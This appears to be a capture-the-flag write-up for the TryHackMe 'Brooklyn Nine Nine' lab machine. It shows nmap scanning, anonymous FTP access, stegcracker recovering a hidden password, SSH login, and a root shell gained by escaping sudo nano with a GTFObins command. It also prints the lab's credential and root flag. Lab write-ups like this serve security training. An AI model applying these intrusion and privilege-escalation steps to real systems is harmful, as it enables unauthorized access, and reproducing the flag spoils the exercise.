Brooklyn Nine Nine

Working Theory

Enumeration

Tools

nmap


```
# Nmap 7.80 scan initiated Tue Oct 20 09:23:19 2020 as: nmap -sC -sV -oN portscn 10.10.183.191
Nmap scan report for 10.10.183.191
Host is up (0.21s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17 23:17 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.10.47
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Oct 20 09:23:57 2020 -- 1 IP address (1 host up) scanned in 38.55 seconds
```

Targets


port 21 ftp

-able to login anonymously
-found a text file



```
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ ftp 10.10.183.191
Connected to 10.10.183.191.
220 (vsFTPd 3.0.3)
Name (10.10.183.191:nobodyatall): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        114          4096 May 17 23:17 .
drwxr-xr-x    2 0        114          4096 May 17 23:17 ..
-rw-r--r--    1 0        0             119 May 17 23:17 note_to_jake.txt
226 Directory send OK.
ftp> █
```


found 3 user
-Amy
-holt
-Jake
//Jake used a weak credential, im assuming it's from rockyou.txt



```
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine


nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ 
```


port 80

root page /




This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top

/ source code
//the image hide something behind it??




```
<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the br
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

download it and try steghide
//seems like it need passphrase to uncompress it




```
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ steghide extract -sf brooklyn99.jpg
Enter passphrase:
steghide: can not uncompress data. compressed data is corrupted.
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ 
```

run stegcracker with rockyou.txt on it
//successfully found the passphrase to uncompress the data: admin




```
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ stegcracker brooklyn99.jpg
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20395 passwords
Your file has been written to: brooklyn99.jpg.out
admin
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$
```

read the uncompress data
//we found holt credential
holt:fluffydog12@ninenine



```
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ cat brooklyn99.jpg.out
Holts Password:
fluffydog12@ninenine

Enjoy!!
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ 
```

login into holt ssh account
holt:fluffydog12@ninenine
//and we got our initial foothold




```
nobodyatall@0xDEADBEEF:~/tryhackme/brooklynNineNine$ ssh holt@10.10.183.191
holt@10.10.183.191's password:
Last login: Tue Oct 20 13:39:56 2020 from 10.9.10.47
holt@brookly_nine_nine:~$ id
uid=1002(holt) gid=1002(holt) groups=1002(holt)
holt@brookly_nine_nine:~$ 
```

Post Exploitation


Privilege Escalation

holt sudo -l




```
holt@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
holt@brookly_nine_nine:~$ 
```

now check gtfobins and exploit it to get root shell
//we're root now!



```
Command to execute: reset; bash 1>&0 2>&0root@brookly_nine_nine:~#
root@brookly_nine_nine:~#
root@brookly_nine_nine:~#
root@brookly_nine_nine:~# id
uid=0(root) gid=0(root) groups=0(root)
root@brookly_nine_nine:~#
[thm] 0:ssh*
```

root flag



```
root@brookly_nine_nine:/root# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy !!
root@brookly_nine_nine:/root#
```

Creds

Flags

Write-up Images